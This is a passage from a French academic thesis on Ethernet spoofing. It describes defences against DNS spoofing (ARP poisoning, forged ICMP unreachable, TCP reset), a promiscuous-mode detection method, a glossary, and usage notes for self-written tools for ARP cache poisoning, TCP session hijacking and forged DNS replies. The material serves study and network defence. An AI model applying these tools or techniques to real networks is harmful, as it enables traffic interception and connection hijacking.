On empoisonne la machine résolu par le DNS en utilisant de « l'arp cache poisoning ». C'est à dire que l'on va modifier la correspondance entre l'adresse IP et l'adresse MAC de la victime dans le cache du faux serveur. Le faux serveur enverra ses trames à une adresse MAC différente de l'adresse de la victime. Les interlocuteurs n'arriveront plus à communiquer entre eux. La connexion sera interrompue. On pourra faire de même chez la victime pour avoir un rendu optimal. Pour effectuer cela on pourra tout simplement utiliser le logiciel développé précédemment arpdiddle.




Figure 3.22 : Parade d'un IDS par ARP cache poisoning

Ce schéma nous montre bien l'importance que le faux serveur soit sur le segment sans quoi l'arp cache poisoning ne peut fonctionner. On applique finalement ici des méthodes d'attaques pour défendre.


- Si l'adresse IP résolu par le serveur DNS se trouve à l'extérieur du segment :

**ICMP host unreachable [RFC 792] :**

Le protocole ICMP permet de connaître la nature des problèmes rencontrés lors de l'envoi de datagramme IP à travers le réseau. En d'autres termes, il fournit des informations assez précises sur les erreurs rencontrées lors de l'acheminement de paquets. Ce protocole va nous permettre de simuler une erreur lors de l'acheminement de paquet. En effet si une machine reçoit un paquet ICMP de type « destination unreachable » ou « port unreachable » la station va arrêter d'essayer de communiquer avec son vis-à-vis.

Le principe utilisé pour empêcher une connexion va donc être de simuler une erreur de routage. La station victime pensera que le faux serveur n'existe pas. Pour cela nous allons forger toujours à l'aide de [WINPCAP] un paquet « ICMP host unreachable » en se faisant passer pour le routeur. Ce paquet devra être envoyé tout de suite après la tentative d'ouverture de connexion « victime »-« faux serveur ».

Schématiquement on aura :



- 1 : Requete DNS (Victime > Serveur DNS)
  - 2 : Fausse Réponse DNS (Attaquant > Victime)
  - 3 : Tentative d'établissement de connexion TCP (Victime > Faux serveur)
  - 4 : L'IDS envoie ICMP unreachable à la victime en se faisant passer pour le routeur
- Résultat : Tentative de connexion TCP interrompue

Figure 3.23 : Parade d'un IDS par « ICMP unreachable »

Cette technique s'applique uniquement lorsque le faux serveur est en dehors du segment, sans quoi le protocole ICMP n'est pas applicable.

- Quelque soit l'emplacement du faux serveur :

#### **Reset de la connexion TCP [RFC 793] :**

Dans le cas où la victime et le faux serveur ne sont pas vulnérable à l'arp cache poisoning nous allons devoir utiliser cette issue (à condition que le protocole TCP soit utilisé pour l'échange des données entre les deux machines). Cette solution consiste à tuer la connexion TCP établie entre le faux serveur et la victime. On utilisera pour cela la « flag » RST de TCP. Ce flag permet à une connexion d'être réinitialiser. L'IDS devra donc forger un paquet TCP « spoofé » à destination du faux serveur en se faisant passer pour la victime. On utilisera la librairie de programmation [WINPCAP] pour forger les paquets. Ce paquet aura le bit RST à « 1 », un numéro de séquence m+1 et un numéro d'acquittement n+1 (avec m et n les numéros respectif de séquence et d'acquittement).




Figure 3.24 : Parade d'un IDS par « TCP reset »

Le système mis en place va détecter les connexions TCP illégales et les fermer. Garantissant à la victime de ne pas voir ses informations confidentielles détournées.

Toutes les méthodes étudiées jusqu'à présent fonctionnent sur un principe d'interruption de connexion, nous allons maintenant étudier une nouvelle technique permettant non pas de tuer une connexion mais tout simplement de détecter les cartes réseaux en mode promiscuous.

### 3.5.2 Détection des nœuds en mode promiscuous

La détection des cartes réseaux en mode promiscuous va nous permettre de neutraliser à l'origine les tentatives d'interceptions d'informations de quelque nature que ce soit. La maîtrise de ce genre de détection va élargir le champ de protection sur les réseaux locaux. En effet, on constate bien souvent que les failles de sécurité sont basées sur le « sniffing ». Ce dernier permet à un pirate de connaître et de prévoir les agissements d'une victime, mais aussi de récupérer des mots de passes circulant en clair sur le segment. Par conséquent il est donc essentiel de pouvoir prévenir le « sniffing ».

Le « sniffing » repose sur un mode spécial de la carte réseau : le mode Promiscuous. En mode normal, la carte réseau ne remonte, au niveau trois (IP), que les trames comportant une adresse MAC destination identique à celle de la carte réseau. Le mode promiscuous permet de contourner ce filtre physique (Hardware) opérant sur les adresses de niveau deux (adresses MAC).




Figure 3.25 : Effet du filtrage hardware

Une étude à montrer que certain type de paquet ARP étaient susceptibles de compromettre la mystification des nœuds en mode promiscuous [Daiji Sanaï 01]. C'est à partir de cette étude que nous allons développé un logiciel permettant de démystifier ces nœuds.

Le principe de la détection repose sur l'envoi de requête ARP spéciales. On pourra distinguer les différents type de requêtes par leurs adresses MAC de destination :

- FF-FF-FF-FF-FF-FF : Cette adresse correspond à un envoi en broadcast c'est à dire un envoi à toutes les machines du réseau local.
- FF-FF-FF-FF-FF-FE : Fausse adresse de broadcast avec le bit de poids faible à « 0 ».
- FF-FF-00-00-00-00 : Fausse adresse de broadcast mais cette fois ci avec seulement les 16 bits de poids fort à « 1 ».
- FF-00-00-00-00-00 : Fausse adresse de broadcast avec 8 bits de poids fort à « 1 ».

Nous allons étudier le comportement des différents systèmes d'exploitation face à certains types de requêtes ARP. Pour cela on envoie plusieurs types de trames ARP et on regarde s'il y a une réponse. Ce test sera effectué dans un premier temps en mode normal puis en mode promiscuous.

Voici les résultats :

@ MAC dst	Windows 9x/ME		Windows 2k/NT4		Linux (2.2 / 2.4)	
	normal	promiscuous	normal	promiscuous	normal	promiscuous
FF:FF:FF:FF:FF:FF	✓	✓	✓	✓	✓	✓
FF:FF:FF:FF:FF:FE	-	✓	-	✓	-	✓
FF:FF:00:00:00:00	-	✓	-	-	-	✓
FF:00:00:00:00:00	-	✓	-	✓	-	✓

- ✓ Réponse ARP
- Pas de réponse

Figure 3.26 : Etude du comportement de systèmes face à des requêtes ARP

On remarque que les fausses adresses de broadcast (en jaune) permettent de différencier si une station est en mode normal ou en mode promiscuous. En effet lorsque l'on transmet une trame en mode normal avec ce type d'adresse on s'aperçoit qu'elle est ignorée tandis que si la carte est en mode promiscuous, une réponse est envoyée.

Nous avons donc trouvé une procédure permettant de déterminer si une machine est en mode promiscuous ou non. C'est à partir de cette procédure que nous allons développer un outil de détection de carte en mode promiscuous.

On utilise ce programme après l'avoir conçu (on le nomme PND pour Promiscuous Node Detection, les sources de ce programme se trouvent en annexe) :

Si on test la station 194.214.10.129 on a :

```
C:\>PND.exe 194.214.10.129
>Start PacketForge ...
>Start PacketForge ...ETH OK
>Packet Successfully Send !
ARP>HardwareType: ETHERNET
ARP>reply fromMAC: 00:aa:ae:34:6e:21 fromIP:194.214.10.129
C:\>
```

Ce relevé nous montre que la station a répondu au test de manière positive, c'est à dire que cette station est actuellement en mode promiscuous. Si la station n'avait pas été en mode promiscuous nous n'aurions pas eu les deux lignes commençant par « ARP> » car aucune réponse n'aurait été détectée.

## 3.6 Conclusion

L'usurpation de noms de domaine se présente en définitive comme un outil à large spectre octroyant à l'utilisateur de cette technique des informations pouvant être très sensible.

Finalement toutes les solutions envisagées nous permettent, à condition qu'elles soient mises en oeuvre, de garantir à l'utilisateur une sécurité totale sur le segment Ethernet. Les nouvelles méthodes de détection ainsi que les ripostes fournies (programmes en annexe) permettent à moindre coût de sécuriser son réseau vis-à-vis de ce genre d'attaque. Il ne tient qu'à l'administrateur de bien vouloir mettre ces outils en place.

## Conclusions et perspectives

L'usurpation de l'identité d'une machine semble donc être chose aisée sur Ethernet. L'efficacité des techniques présentées est maximale, et la réalisation des programmes pour les mettre en pratique ne pose pas de difficulté technique particulière.

Elles donnent finalement lieu à des applications aussi nombreuses que diverses, qui sont limitées uniquement par la puissance du ou des logiciels qui traitent les flux détournés (logiciel de routage, serveur). Cette polyvalence, ajoutée au fait que nous intervenons sur les couches basses du modèle OSI, rend vulnérable la plupart des machines, du simple ordinateur de bureau au routeur, en passant par les serveurs de données.

Pourtant, des parades existent et sont relativement simples à mettre en pratique. Néanmoins, on s'aperçoit que ces dernières sont rarement mises en œuvres.

Tout ceci est rendu possible grâce au principe même du protocole Ethernet, qui fait que chaque trame émise sur un segment peut être lue par n'importe quelle station de ce segment. Ces attaques sont donc confinées à ce seul type de réseau. Sur Internet, on ne peut bien évidemment s'appuyer ni sur la redirection de flux de niveau 2, ni sur l'espionnage des paquets échangés : l'usurpation d'une adresse IP tient donc, sur le Web, de la haute voltige.

## Lexique

ARP : Address Resolution Protocol. Ce protocole permet de traduire des adresses IP 32 bits en adresses Ethernet de 48 bits. Défini par la RFC 826

Cache Poisoning : Empoisonnement de la mémoire tampon.

DNS : domain name server ou domain name system. Service essentiel de l'Internet assurant la conversion des nom de domaine (ex : www.linux-france.org) en adresse IP (ex : 212.208.53.35). L'intérêt essentiel est de disposer de noms de machines plus faciles à mémoriser.

Domaine : Région de l'Internet, caractérisée par un ensemble d'adresses traitées comme une seule dans les tables de routage.

Ethernet : Norme de protocole de réseau local (voir LAN) relativement puissante et très répandue, inventé en 1970 au PARC de Xerox par Bob Metcalfe qui l'a décrit en 1974 dans sa thèse de Doctorat de Physique, puis repris par DEC, Intel et Xerox, normalisé par l'ISO et l'IEEE avec le numéro 802.3.

Hijacking : Vole de connexion TCP.

ICMP : Internet Control Message Protocol. Protocole de gestion des erreurs de transmission. Il est utilisé par exemple quand lors d'un ping pour vérifier qu'une machine reliée au Net est en état de fonctionner.

IDS : Intrusion Detection System. Système de détection des intrusions, en quelque sorte la base de toute politique de sécurité informatique (synonyme : NIDS)

IP : Internet Protocol. protocole de transmission de l'Internet, décrit aussi les adresses du réseau. Une adresse IP est un groupe de quatre nombres, qui sont quatre octets, séparés par des points. Les adresses IP sont donc codées sur 32 bits.

MAC : Adresse identifiant un élément actif sur un réseau (au niveau 2 OSI), et constituée de l'OUI de la société l'ayant fabriqué, et d'un nombre à 24 bits attribué par la société en question.

MiM (Man in the middle) : Technique avancée de redirection de flux.

Promiscuous : Mode la carte réseau permettant de passer outre le filtre hardware.

TCP : Transmission Control Protocol. Assure le contrôle de flux et la qualité de service au dessus d'IP

Sniffing : Écouter une ligne par laquelle transitent des paquets de données pour récupérer à la volée (et illégalement) les paquets qui peuvent être intéressants (qui contiennent par exemple le mot « password »...).

Spoofing : « Usurpation ». Mystification sur un réseau. On peut faire de l'address spoofing, de l'IP spoofing ou encore du web spoofing.

SSL : Secure Socket Layer. sockets sécurisées utilisées principalement par Netscape à l'origine, puis reconnues par l'ISOC permettant l'acheminement de données sécurisées

UDP : User datagramme protocole. Protocole permettant d'acheminer des paquets en mode datagramme (sans contrôle de flux)

## Annexes

Annexe 1 : Création et envoi de paquets bruts sur un réseau

Annexe 2 : Utilisation des programmes développés pour le projet

Annexe 3 : Code source des programmes

Dans l'ordre :

ArpDiddle	443 lignes
Hijack	594 lignes
MadDNS	347 lignes
Nestor	367 lignes
PromisuousNodeDetection	242 lignes
ZibSniff	443 lignes
soit plus de	2400 lignes

## **Annexe 1 : Création et envoi de paquets bruts sur un réseau**

Toutes les techniques présentées dans ce mémoire supposent que nous sommes capables de créer puis d'envoyer des données arbitraires sur le réseau, en court-circuitant le chemin classique de l'encapsulation des données par les différentes couches réseau implémentées par le système d'exploitation utilisé.

Les trames n'étant qu'une simple suite d'octets, leur création en programmation se résume au remplissage des différents champs d'une structure de données créée en C.

Cependant, le système des sockets classiques (commun à Windows et Linux) se limite à l'envoi de données qui seront encapsulées par TCP/IP puis par Ethernet, et interdit l'accès direct au pilote de la carte réseau, ou encore aux protocoles exotiques (pour l'utilisateur lambda) comme ARP.

Fort heureusement, sous Linux, le système des RAW sockets permet de réaliser des opérations de lecture/écriture sur le driver de la carte réseau. Les données passées à une RAW socket sont envoyées sur le réseau sans aucun traitement de la part du noyau (seul le CRC et les octets de synchronisation sont ajoutés par la carte Ethernet), ce qui permet un contrôle complet de n'importe quel protocole réseau.

Nous supposons aussi que nous sommes capables d'intercepter toute trame transmise sur le réseau, même si elle ne nous est pas destinée physiquement. Cette opération est réalisée en faisant passer la carte réseau en mode PROMISCUOUS, mode de fonctionnement qui élimine le filtrage réalisé par le matériel sur les adresses destination de l'entête Ethernet.

Là encore, Linux fournit un mécanisme simple pour modifier les drapeaux (flags) des périphériques réseau, via l'appel système `ioctl()`.

La réalisation de telles opérations n'est pas possible sous Windows de manière native, parce que les RAW sockets ne sont que partiellement implémentées.

En revanche, un pilote capable de s'intercaler dans la pile de protocole Wni32 est disponible sur le web. WinPcap permet, par conséquent, de communiquer avec le pilote de la carte réseau avec autant de simplicité que sous Linux.

Pour des raisons de sécurité évidentes, les RAW sockets sous Linux, et le pilote Windows ne sont manipulables que par le root.

## Annexe 2 : Utilisation des programmes développés pour le projet

### ARPDIDDLE

arpdiddle permet de corrompre le cache ARP d'une machine sur un réseau local Ethernet, en envoyant des paquets ARP falsifiés.

#### Utilisation

Exécuter arpdiddle sans paramètre pour afficher la liste des options.

-c *count* : définir le nombre de trames ARP reply envoyées à la victime.

-d *delay* : délai d'attente entre l'envoi de deux trames.

-m *mode victime fausse\_adresse* :

Le *mode* peut être request ou reply, et indique le type de paquet ARP à envoyer (requête ou réponse).

La *victime* est la machine dont le cache doit être corrompu, en ajoutant/modifiant une entrée associant l'adresse MAC de l'attaquant avec l'adresse IP *fausse\_adresse*.

-i *index* : pour choisir automatiquement cette interface parmi la liste des adaptateurs de la machine.

-t *x:x:x:x:x* : adresse MAC à ajouter au cache de la victime (par défaut, c'est l'adresse locale).

#### Compilation

Version Windows et version Linux.

### NESTOR

Nestor permet de simuler, de manière très basique, tout type de serveur.

#### Utilisation

-a : affiche dans la console les données reçues sur la socket.

-b *host port* : pont de sockets.

-c : ferme la connexion après l'envoi des données.

-e : echo.

-f *fichier* : écrit dans le fichier les données reçues.

-n *count* : duplique les données envoyées.

-p *port* : port d'écoute.

-s *fichier* : envoie le fichier.

-t *hote* : accepte uniquement les connexions de cet hôte.

-v : mode bavard.

-w : attend la réception de data avant d'en envoyer.

Compilation sous Windows ou Linux.

### HIJACK

hijack permet d'espionner les connexions TCP sur un réseau local et d'y injecter des données quelconques.

#### Utilisation

-i *interface* : interface réseau à utiliser (eth0 par exemple).

-p *port* : port TCP à espionner.

#### Commandes

-ls : liste les connexion détectées.

-cc *index* : sélectionne une connexion parmi celles détectées.

-dump : demande l'affichage dans la console du contenu des datagrammes de données.

-send *message* : injecte la chaîne *message* dans la connexion.

Remarque : pour l'instant, l'utilisation de cette commande entraîne la perte de la connexion pour les deux interlocuteurs !

-quit : quitter le programme.

Compilation sous Linux : gcc hijack.c -o hijack

## **MadDNS**

MadDNS permet de détecter les requêtes DNS envoyées par les machines d'un réseau Ethernet, et de leur envoyer des réponses mystifiées.

Utilisation :

```
c:\> madDNS ip_de_redirection
```

ou ip\_de\_redirection sera l'adresse IP contenue dans la réponse DNS.

Compilation sous Windows

## **PromiscuousNodeDetection (PND)**

PND permet de détecter une machine dont la carte réseau est en mode promiscuous a partir de son adresse IP.

Utilisation : c:\>PND ip

## **ZibSniff**

ZibSniff est un sniffeur réseau basique permettant d'analyser les protocoles les plus répandus.  
Utilisation : pas de parametres.

## **Annexe 3 : Code source des programmes**

## Bibliographie

- [Daiji Sanaï] D. Sanaï, SecurityFriday.com, "Detection of promiscuous node using ARP packet", August 2001, version 1.0, Translated by Kelvin King-Pang Tsang.
- [IEN-116] J. Postel, "Internet Name Server", IEN-116, USC/Information Sciences Institute, August 1979. A name service obsoleted by the Domain Name System, but still in use.
- [IPTABLES] Pages de manuel de iptables sous Linux, Firewall capable de faire de la translation d'adresse.
- [RFC-791] J. Postel, "Internet Protocol", September 1981, Replaces: RFC 760, IENs 128, 123, 111, 80, 54, 44, 41, 28, 26
- [RFC-792] J. Postel, ISI, "Internet Control Message Protocol", September 1981, Updates: RFCs 777, 760, and IENs 109, 128.
- [RFC-793] J. Postel, ISI, "Transmission Control Protocol", September 1981, Updates : RFC: 793 Replaces: RFC 761 ; IENs: 129, 124, 112, 81, 55, 44, 40, 27, 21, 5
- [RFC-799] D. Mills, "Internet Name Domains", RFC-799, COMSAT, September 1981. Suggests introduction of a hierarchy in place of a flat name space for the Internet.
- [RFC-819] Z. Su, and J. Postel, "The Domain Naming Convention for Internet User Applications", RFC-819, Network Information Center, SRI International, August 1982. Early thoughts on the design of the domain system. Current implementation is completely different.
- [RFC-826] An Ethernet Address Resolution Protocol -- or -- Converting Network Protocol Addresses to 48.bit Ethernet Address for Transmission on Ethernet Hardware
- [RFC-830] Z. Su, "A Distributed System for Internet Name Service", RFC-830, Network Information Center, SRI International, October 1982. Early thoughts on the design of the domain system. Current implementation is completely different.
- [RFC-952] K. Harrenstien, M. Stahl, E. Feinler, "DoD Internet Host Table Specification", RFC-952, SRI, October 1985. Specifies the format of HOSTS.TXT, the host/address table replaced by the DNS.
- [RFC-953] K. Harrenstien, M. Stahl, E. Feinler, "HOSTNAME Server", RFC-953, SRI, October 1985. This RFC contains the official specification of the hostname server protocol, which is obsoleted by the DNS. This TCP based protocol accesses information stored in the RFC-952 format, and is used to obtain copies of the host table.
- [RFC-1034] P. Mockapetris, ISI, "Domain Name Server (Concepts de base)", Concepts de base concernant le DNS.
- [RFC 1035] Mockapetris, P., "Domain Names - Implementation and Specifications", STD 13, RFC 1035, November 1987.
- [RFC-2845] P. Vixie, ISI, "Secret Key Transaction Authentication for DNS (TSIG)" Concepts de base concernant le DNS.
- [RFC-2930] D. Eastlake, 3<sup>rd</sup>, Motorola, "Secret Key Establishment for DNS (TKEY RR)" Concepts de base concernant le DNS.
- [WINPCAP] Winpcap Documentation Copyright (c) 2002 Politecnico di Torino. All rights reserved. Loris Degioanni (degioanni@polito.it), NetGroup, Politecnico di Torino, <http://winpcap.polito.it>

## Sites de référence :

<http://malm.tuxfamily.org>

Code source des programmes développés pour ce projet.

<http://www.RomainL.com/coding/>

Programmation orientée réseaux, sécurité

<http://www.kerio.com>

Pour télécharger Winroute, logiciel de routage pour Windows.

<http://winpcap.polito.it>

Pilotes, DLL et kit de développement pour la capture de trames et l'analyse réseau pour les plateformes Win32.

<http://www.ethereal.com>

L'outil indispensable pour analyser le trafic sur un réseau.

Binaires et code source pour Linux et Win32.